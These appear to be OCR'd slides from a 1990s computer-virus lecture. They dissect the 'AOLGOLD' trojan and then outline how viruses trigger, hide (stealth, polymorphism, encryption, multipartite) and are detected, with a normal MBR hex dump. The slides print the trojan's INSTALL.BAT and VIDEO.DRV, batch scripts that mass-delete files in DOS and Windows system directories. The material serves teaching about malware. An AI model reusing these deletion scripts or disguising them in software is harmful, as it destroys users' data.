  59576  DeflatN  38397  36%  03-29-93  19:07  88b8f0f4 --w-  SP-WIN.COM
  22393  DeflatN  20076  11%  03-29-93  19:07  9edc376a --w-  MEMBRINF.COM
   1608  DeflatN   1086  33%  03-16-94  07:04  f92f7ba3 --w-  DEVICE.COM
  34390  DeflatN  18660  46%  03-16-94  07:04  2f5a90e3 --w-  TEXTMANP.COM
  12962  DeflatN  10363  21%  03-16-94  07:04  4d068052 --w-  HOST.COM
     73  DeflatN     60  18%  06-03-95  16:49  aa88ef4e --w-  REP.COM
   3097  DeflatN   2346  25%  03-16-94  07:04  42927e0d --w-  EMS2EXT.SYS
   6359  DeflatN   3829  40%  03-16-94  07:04  18043af5 --w-  EMS.COM
   6541  DeflatN   3974  40%  03-16-94  07:04  ba409c50 --w-  EMS.SYS
    563  DeflatN    336  41%  06-05-95  05:43  841fa427 --w-  README.TXT
 ------           ------  ---                                 -------
 588580           501195  15%                                      18
```

AOLGOLD internal readme

- **The internal README file has quite a different character**

```
Ever wanted the Powers of a Guide
Ever wanted to actually TOS someone.. Not just Request them to be TOS'd
Then this is the Program for you.. [redacted] THE REST !!!!
This is a Program that will Allow you to Actually TOS someone while they
are signed onto AOL...
Have the Power to Shut Em Down, As they [redacted] you off...
>>Note<<  I will not be Responsible if AOL Tracks you down and
Prosecutes your [redacted] to the Fullest Extent of the Law...
Not they would do so... But to Save my [redacted], to add it =)
Have Fun.. and Don't [redacted] TOS me =)
```


INSTALL.BAT starts the damage

```
@Echo off
rename video.drv virus.bat
Virus
```

VIDEO.DRV does the damage

```
Echo off
Echo.
.
.
Echo.
cd c:\dos
del a*.*
del b*.*
.
.
del 8*.*
del 9*.*
del 0*.*
del _*.*
cd c:\windows
del a*.*
del b*.*
del c*.*
del d*.*
.
.
del 8*.*
del 9*.*
del 0*.*
del _*.*
cd c:\windows\system
del a*.*
del b*.*
.
.
```


MACROS.DRV contains Trojan Horse Maker



Advanced virus operations

- What can they do?
- What can't they do?
- How do they hide?
- How do they spread?

When can a virus trigger?




...any time

S	M	T	W	T	F	S

...any day

...any event



can trigger a virus !


What a virus can do

A virus can do anything that any program can do

- **Change memory/disk**
  - **Delete format**
  - **Modify**
  - **Create**
  - **Print**
  - **Draw**
- **Modify hardware settings**
  - **CMOS**
  - **Monitor**
  - **Keyboard map**

What a virus can NOT do

- **Self start : Good Times**
- **Infect other hardware: Michaelangelo and cash registers**



- **Cause physical damage to a computer: Good Times**
- **Infect from non-executable files: Good Times, Satan Bug in picture files**


How do viruses hide?

- **Stealth**
- **Polymorphism**
- **Encryption**
- **Multipartite**


Stealth

- **Actively hiding from detection**
  - **Hide changes in file size**
  - **Hide date changes**
  - **Redirect disk access**
  - **Infect/Disinfect on the fly**
    - **EXEBug appears to survives a cold boot**


Normal MBR


Disk Editor
Object Edit Link View Info Tools Help
Physical Sector: Cyl 0, Side 0, Sector 1
00000000: FA 33 C0 8E D0 BC 00 7C - 8B F4 50 07 50 1F FB FC .3.Ä...¦ïƒP•P▼√ⁿ
00000010: BF 00 06 B9 00 01 F2 A5 - EA 1D 06 00 00 BE BE 07 .....≥ÑΩ.....•
00000020: B3 04 80 3C 80 74 0E 80 - 3C 00 75 1C 83 C6 10 FE ..Ç<Çt.Ç<.u.â..■
00000030: CB 75 EF CD 18 8B 14 8B - 4C 02 8B EE 83 C6 10 FE .uՈ..ï.ïL.ïЄâ..■
00000040: CB 74 1A 80 3C 00 74 F4 - BE 8B 06 AC 3C 00 74 0B .t→Ç<.tƒ.ï.¼<.t.
00000050: 56 BB 07 00 B4 0E CD 10 - 5E EB F0 EB FE BF 05 00 V╗•.....^δ≡δ■...
00000060: BB 00 7C B8 01 02 57 CD - 13 5F 73 0C 33 C0 CD 13 ╗.¦...W.._s♀3...
00000070: 4F 75 ED BE A3 06 EB D3 - BE C2 06 BF FE 7D 81 3D Ouø.ú.δ.....■}ü=
00000080: 55 AA 75 C7 8B F5 EA 00 - 7C 00 00 49 6E 76 61 6C U¬u.ïJΩ.¦..Inval
00000090: 69 64 20 70 61 72 74 69 - 74 69 6F 6E 20 74 61 62 id partition tab
000000A0: 6C 65 00 45 72 72 6F 72 - 20 6C 6F 61 64 69 6E 67 le.Error loading
000000B0: 20 6F 70 65 72 61 74 69 - 6E 67 20 73 79 73 74 65 operating syste
000000C0: 6D 00 4D 69 73 73 69 6E - 67 20 6F 70 65 72 61 74 m.Missing operat
000000D0: 69 6E 67 20 73 79 73 74 - 65 6D 00 00 00 00 00 00 ing system......
000000E0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
000000F0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000100: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000110: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000120: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000130: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....


Infected MBR (AntiEXE)



MBR with AntiEXE virus in memory



True MBR hidden by AntiEXE



Polymorphism

- **Self modifying code**
- **Add assembly language commands that do not do anything to change the spacing of the actual commands**
  - **NoOp**
  - **CMP**
  - **JMP 1**
  - **ZF=0;JNZ**

Encryption

- Encrypt the virus code on the disk and decrypt it in memory with a small decryption program at the beginning
- Use polymorphism to hide the decryption program
- Use different encryption keys to hide the encrypted code

Multipartite

- **Infects more than one type of structure on the disk**
- **One_half infects MBR, .COM, and .EXE**

Virus detection

- How to detect a virus
- How to capture a virus
- How to remove a virus
- Viruses on different operating systems

